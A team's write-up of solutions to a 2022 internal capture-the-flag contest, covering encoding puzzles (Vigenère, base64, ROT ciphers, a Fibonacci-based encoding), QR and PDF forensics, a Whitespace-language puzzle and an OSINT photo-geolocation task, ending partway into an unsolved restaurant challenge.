BAT × Internal CTF 2022

Spac3Cat

June 12, 2022

Contents

Event Details




Figure 1: Event Banner

Cryptography


Psst Psst, Let Da Bass Drop

Description: “Hey you! Yes you! See that paper over there? The passcode is easyyyy, I’m sure you know what I mean ;D QW41E3G3VxSabLLdWxEwET80Xj84LHU1RFGuaJ9oE3GxVxU4NLGvKhQ= PS: Add “BAT22{}” to your answer”

Point: 100

Creator: Shiau Huei

From the challenge description, the passcode is actually a key to some cipher. We took a guess of Vigenère cipher and use easyyyy as the key. Then we decode the base 64 encoded string.


Recipe

Vigenère Decode
Key: easyyyy

From Base64
Alphabet: A-Za-z0-9+/=
[✓] Remove non-alphabet chars
[ ] Strict mode

Input
```
QW41E3G3VxSabLLdWxEwET80Xj84LHU1RFGuaJ9oE3GxVxU4NLGvKhQ=
```

Output
```
1n53r7_50m3_c001_4f_8455dr0p_h3r3_4852123
```

Figure 2: Flag


Dead

Description: “Yeah… Imma just leave you to rot on your own.. ON:??*eOD_kA_}$A11@aC@_Bhc@e_@m1_e1C$D_DEFCBA1p”

Point: 100

Creator: Shiau Huei

This challenge requires bunch of trial and error. Our guess master, op_ant07 manage to solve it using ROT47, ROT13, ROT47, ROT13.



ROT47
Amount 47

ROT13
[✓ Rotate lower case chars] [✓ Rotate upper case chars] Rotate numbers
Amount 13

ROT47
Amount 47

ROT13
[✓ Rotate lower case chars] [✓ Rotate upper case chars] Rotate numbers
Amount 13

Input

```
ON:??*e0D_kA_}$A11@aC@_Bhc@e_@m1_e1C$D_DEFCBA1p
```

Output

```
BAT22{r07_x4_ch4113n63_5up3r_3z1_r16h7_7896541}
```

Figure 3: Flag

Do you really need to reverse this?

Description: DO YOU??! DO YOU??!

Point: 200

Creator: ?

```python
x = [1, 1]
for i in range(2, 16):
    x.append(x[i - 1] + x[i - 2])

def encrypt(c):
    n = ord(c)
    b = ''
    for i in range(15, -1, -1):
        if n >= x[i]:
            n -= x[i]
            b += '1'
        else:
            b += '0'
    return b

flag = open('flag.txt', 'r').read()
enc = ''
for c in flag:
    enc += encrypt(c) + ' '
with open('flag.enc', 'w') as f:
    f.write(enc.strip())
```

First, let us try to breakdown what this code snippet is doing. The first three lines is similar to how Fibonacci sequence is generated by appending x with a new element which is the sum of the previous two elements.

Next, let us try to make sense of encrypt function. This function acts the same way as converting decimal to binary representation. But instead of having 2^n as the bit value[1], this function utilizes the generated sequence earlier, where given a 16-bit of binary string, for each bit position[2] whose value is equal to 1, the value this bit represents is equal to x[n].

[1] n denotes the bit position starting from the right, counting from 0

[2] n denotes the bit position starting from the right, counting from 0

Solution

```python
#!/usr/bin/env python3

x = [1, 1]
for i in range(2, 16):
    x.append(x[i - 1] + x[i - 2])

with open('flag.enc', 'r') as f:
    enc = f.read().strip().split()

flag = []

for bin_str in enc:
    val = 0
    for pos in range(len(bin_str)):
        if bin_str[pos] == "1":
            val += x[15-pos]
    flag.append(chr(val))

print(''.join(flag))
```

```
BAT22{y0u_goT_m3_tH3Re_02241168}
```

Digital Forensics

Quick Response

> Description: There is something weird about this QR Code, Are they all related ? HELP ME!
>
> Point: 200
>
> Creator: Mohin Paramasivam

After we tried to decode some of the images, we realized that these images contain binary data. Thus, we wrote a simple python script to automate this process.

```python
#!/usr/bin/env python3

import os
# pip install pyzbar
from pyzbar.pyzbar import decode
from PIL import Image

dirname = "./QRCODE/"
qrcodes = os.listdir(dirname)

qrcodes = sorted(qrcodes, key = lambda x: (
    os.stat((os.path.join(dirname, x))).st_mtime,
    x
    ))

qr_data = []

for qrcode in qrcodes:
    decoded = decode(Image.open(f"./QRCODE/{qrcode}"))
    data = decoded[0].data.decode('ascii')
    qr_data.append(chr(int(data, 2)))

print(''.join(qr_data))
```

We tried several keys to sort these images, but unable to get the appropriate result. Thanks to our master guesser `op_ant07` who rearrange the result into the desired flag.

`BAT22Q{rD_Co_3Fr03cns1s} -> BAT22{Qr_CoD3_F0r3ns1cs}`

HIDDEN in plain sight

Description: My boss wanted to forge a plane ticket, but I think he kinda failed miserably…

Point: 60

Creator: Shiau Huei




Figure 4: Challenge Image

There is a string hidden at the bottom of the PDF page. We could edit this PDF by removing all the highlight or use `pdf2txt` to retrieve all the string.

```
$ pdf2txt HIDDEN_in_plain_sight.pdf
-- snip --

Flight
A420

Seat
08 B

QkFUMjJ7eTR5X3kwdV9mMHVuZF9tM183ODk2NTMyfQ==

Boarding Till

-- snip --
```

```
$ base64 -d <<< "QkFUMjJ7eTR5X3kwdV9mMHVuZF9tM183ODk2NTMyfQ=="
BAT22{y4y_y0u_f0und_m3_7896532}
```

Pr1vacy

Description: Head to https://pastebin.com/JNFK1MAL

Point: 190

Creator: Farzan Muhammed (Zero_Prime9)

The given string is base 64 encoded.

```
$ base64 -d <<< "QkFUMjJ7RU1BSUwzRF9QR1BfQ1JBQ0szRF8qKip9"
BAT22{EMAIL3D_PGP_CRACK3D_***}
```

Miscellaneous

Grep

> Description: Grab That Easy Flag Script Kiddie!
>
> Creator: Mohin Paramasivam

A quick grep with ripgrep and BAT22 as the pattern gives us the flag.

```
$ rg BAT22
Readme
2:BAT22{grep_is_good_to_find_things_205b65d7}
```

Is this the morse code?

> Description: Can't seem to decipher this message my boss sent me.
>
> Point: 100
>
> Creator: ?

This challenge utilizes whitespaces (spaces and tabs) to hide information. After searching for minutes, we found Whitespace Esoteric Language and https://vii5ard.github.io/whitespace/

BAT22{l@nguage_0f_g0ds}

OSINT

The Meetup

Description: My agent just sent me this image as the location for our next secret meetup. Where exactly is this? (This question does not use the BAT22{} flag format. Answer with the exact street or building name this image is taken from.)

Point: 150

Creator: Nicholas Mun




Figure 5: Challenge Image

Looking at the left side of the image, we noticed a building with a readable name, `Comu Kres`.




Figure 6: Comu Kres

A quick search on the internet lead us to the word ÇOMÜ Kreş. We then used this keyword to search in Google Map and found a result. We then change the display from map to satellite and found out that there is indeed a similar landmark beside it.





Figure 7: Google Map

Next, we tried to locate nearby pool and from there, we managed to pinpoint the location where the photo was taken. It was taken from Kolin Hotel.


ÇOMÜ Kreş

Çomü Kreş
No reviews
School · Çanakkale 18 Mart Ünv.
Directions

Children's Home
3.8 ★★★★★ (6)
Education · Canakkale Onsekiz Mart Universitesi Fen Edebiyat Fakultesi
+90 286 218 26 90
Website Directions
Their website mentions **çomü kreş**

ÇOMÜ Library
4.6 ★★★★★ (159)
University · Çanakkale Onsekiz Mart Üniversitesi Terzioğlu Yerleşkesi
Open 24 hours · +90 286 218 27 91
Website Directions
Their website mentions **çomü kreş**

Çanakkale Onsekiz Mart University
4.5 ★★★★★ (451)
University · Çanakkale Onsekiz Mart Üniversitesi Terzioğlu Kampüsü, Prof. Dr. Sevim Buluç Sk. No:20
Closed · Opens 8AM Mon · +90 286 218 00 18
Website Directions

Showing results 1 - 17

Update results when map moves

Rating Hours All filters

RM 350
Jun 25 – 26

Kolin Hotel
4.4 ★★★★★ 2,882 reviews · 5-star hotel

Directions Save Nearby Send to phone Share

CHECK AVAILABILITY

Compare prices Free cancellation only
Check in / Check out
Sat, Jun 25 Sun, Jun 26 2

Ads · Featured options
Expedia.com.my RM 475
Verified Guest Reviews · Read Real Guest Reviews
Free cancellation until 24 Jun · Free breakfast · Free Wi-Fi


Figure 8: Kolin Hotel

Fetch me some food

Description: We went to this restaurant in the area around APU once but can't seem to remember its name. Can you help us find it? (Does not follow flag format, type in the restaurant name)

Point: 150

Creator: ?



No./桌号

4

Summary

Staff Manager
Time 01/06/22 20:03:08

